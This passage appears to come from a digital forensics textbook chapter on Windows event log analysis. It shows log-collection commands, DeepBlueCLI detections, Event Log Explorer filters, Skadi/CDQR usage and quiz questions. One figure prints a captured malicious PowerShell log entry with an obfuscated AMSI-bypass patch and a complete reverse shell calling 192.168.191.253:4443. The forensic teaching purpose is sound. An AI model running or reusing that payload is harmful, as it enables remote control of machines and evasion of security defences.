


Figure 12.5 – Microsoft Windows Event Viewer




Figure 12.6 – Windows Event Log directory

```
@rem Event and Security Logs
wevtutil epl Setup .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Setup.evtx
wevtutil epl System .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_System.evtx
wevtutil epl Security .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Security.evtx
wevtutil epl Application .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Application.evtx
```

```

Administrator: Command Prompt - CylRx.exe
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WindowsBackup%4ActionCenter.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WindowsSystemAssessmentTool%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WindowsUpdateClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinInet-Config%4ProxyConfigChanged.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Winlogon%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinRM%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Minsock-W52HELP%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Wired-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WLAN-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMI-Activity%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMPNSS-Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4WMC.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Workplace Join%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-CompositeClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-NTPClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WWAN-SVC-Events%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Phone-Connectivity-WiFiConnSvc-Channel.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\GAlerts.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Parameters.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Security.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Setup.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\SRSApi.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\State.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\System.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Windows PowerShell.evtx
Collecting File: C:\WINDOWS\System32\Tasks\Agent Activation Runtime\S-1-5-21-1559058806-2639169911-1308567520-1001

```

Figure 12.8 – CylR.exe execution output

```

Date      : 2/11/2022 5:37:07 PM
Log       : Security
EventID   : 4732
Message   : User added to local Administrators group
Results   : Username: -
            User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command   :
Decoded    :

Date      : 2/11/2022 5:29:43 PM
Log       : Security
EventID   : 4720
Message   : New User Created
Results   : Username: minecraftsteve
            User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command   :
Decoded    :

Date      : 2/3/2022 11:02:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: pbentley0107@gmail.com
            User SID Access Count: 24

Command   :
Decoded    :

```

Figure 12.9 – DeepBlueCLI suspicious security event logs

```
Date       : 2/3/2022 11:05:53 PM
Log        : System
EventID    : 7030
Message    : Interactive service warning
Results    : Service name: Printer Extensions and Notifications
            : Malware (and some third party software) trigger this warning
Command    :
Decoded    :
```

Figure 12.10 – DeepBlueCLI suspicious system event log entry

```
Date       : 2/9/2022 3:34:55 PM
Log        : Powershell
EventID    : 4104
Message    : Suspicious Command Line
Results    : Long Command Line: greater than 1000 bytes

Command : $xzma = @"
using System;
using System.Runtime.InteropServices;
public class xzma {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint dwNewProtect, out uint lpOldProtect);
}
"@

Add-Type $xzma

$vcmmix = [xzma]::LoadLibrary("$([char](97)+[char](109+37-37)+[char]([byte]0x73)+[char](105)+[char](46+20-20)+[char](100+777)
+([char]([byte]0xdc)+[char](108+96/96)))")
$zasabz = [xzma]::GetProcAddress($vcmmix,
"$('Amo5cA'+[nbuffer]);nORMaLiRe([char]([byte]0x46)+[char]([byte]0x6f)+[char]([byte]0x72)+[char](31+70)+[char](60+60-60))
-replace [char](45+47)+[char]([byte]0x70)+[char](102+21)+[char](10+67)+[char](89+21)+[char]([byte]0xd))")
$z = 0
[xzma]::VirtualProtect($zasabz, [uint32]5, 0x40, [ref]$z)
$zkdf = "0xBB"
$zlkj = "0x57"
$zbyc = "0x08"
$zstv = "0x07"
$zitho = "0x00"
$zuhqv = "0xC3"
$ztnlk = [Byte[]] ($zkdf,$zlkj,$zbyc,$zstv,$zitho,$zuhqv)
[System.Runtime.InteropServices.Marshal]::Copy($ztnlk, 0, $zasabz, 6)

powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253','4443');$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2
= $sendback + "PSReverseShell# ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close();"
```

Figure 12.11 – DeepBlueCLI PowerShell event log entry

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253','4443');
```

Figure 12.12 – PowerShell network socket




Figure 12.13 – Event Log Explorer GUI




Figure 12.14 – Opening Windows event logs




Figure 12.15 – Event Log Explorer – creating a filter

Filter [X]

Apply filter to:

☒ Active event log view (File: C:\Users\madno\Desktop\Logs\Security.evtx)

☐ Event log view(s) on your choice

Event types

- ☒ Information
- ☒ Warning
- ☒ Error
- ☒ Critical
- ☒ Audit Success
- ☒ Audit Failure

Source: [] ☐ Exclude

Category: [] ☐ Exclude

User: [] ☐ Exclude

Computer: [] ☐ Exclude

Event ID(s): [4720] ☐ Exclude

Enter ID numbers and/or ID ranges, separated by comas, use exclamation mark to exclude criteria (e.g. 1-19, 100, 250-450! 10, 255)

Text in description: [minecraftsteve] ☐ RegExp ☐ Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elx.exe)

[New condition] [Delete condition] [Clear list]

Name	Operator	Value

☐ Date ☐ Time ☐ Separately

From: [7/ 4/2022] [12:00:00 AM] To: [7/ 4/2022] [12:00:00 AM] ☐ Exclude

Display event for the last [0] days [0] hours ☐ Exclude

[Clear] [Load...] [Save...] [OK] [Cancel]

Figure 12.16 – Event Log Explorer filter parameters




Figure 12.17 – Event log details




Figure 12.18 – Event log entry description




Figure 12.19 – Windows Defender entries




Figure 12.20 – Windows Defender Meterpreter detection

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
Assigning CDQR to the host network
The Docker network can be changed by modifying the "DOCKER_NETWORK" environment variable
Example (default Skadi mode): export DOCKER_NETWORK=host
Example (use other Docker network): export DOCKER_NETWORK=skadi-backend
docker run --network host -v /home/skadi/DESKTOP-SKPTDIO.zip:/home/skadi/DESKTOP-SKPTDIO.zip -v /home/skadi/Results:/home/skadi/Results aorlikoski/cdqr:5.0.0 -y /home/skadi/DESKTOP-SKPTDIO.zip /home/skadi/Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
```

Figure 12.21 – CDQR execution

Figure 12.22 – Skadi portal




Figure 12.23 – Kibana GUI




Figure 12.24 – Kibana’s Discover dashboard

Code and Commands

Command 12.1:

```
C:\Users\JSmith\Desktop>CyLR.exe -s 192.168.207.130:22 -u  
admin -p password
```

Command 12.2:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-  
master> .\DeepBlue.ps1 -log security  
C:\Users\madno\Desktop\Logs\Security.evtx
```

Command 12.3:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-  
master> .\DeepBlue.ps1 -log system  
C:\Users\madno\Desktop\Logs\System.evtx
```

Command 12.4:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-  
master> .\DeepBlue.ps1  
C:\Users\madno\Desktop\Logs\Microsoft-Windows-  
PowerShell%4Operational.evtx
```

Command 12.5:

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p  
win --max_cpu -z --es_kb DESKTOP-SKPTDIO
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. For effective log management, an organization should establish logging as a normal business practice.
 - True
 - False
2. Which is not one of the functions of a SIEM?
 - Log retention
 - Automated response

- Alerting
 - Log aggregation
3. Which of these is not part of the Elastic Stack?
- Kibana
 - Elasticsearch
 - Log response
 - Logstash
4. Locard's exchange principle states that when two objects come into contact with each other, they leave traces.
- True
 - False

Further reading

For more information about the topics that were covered in this chapter, refer to the following resources:

- Windows Security Log Events:
<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>
- Graylog: <https://github.com/Graylog2>
- Skadi: <https://github.com/orlikoski/Skadi>
- Applied Incident Response Windows Event Log Analysis:
<https://forwarddefense.com/media/attachments/2021/05/15/windows-event-log-analyst-reference.pdf>

Chapter 13

Images




Figure 13.1 – Autopsy report generation

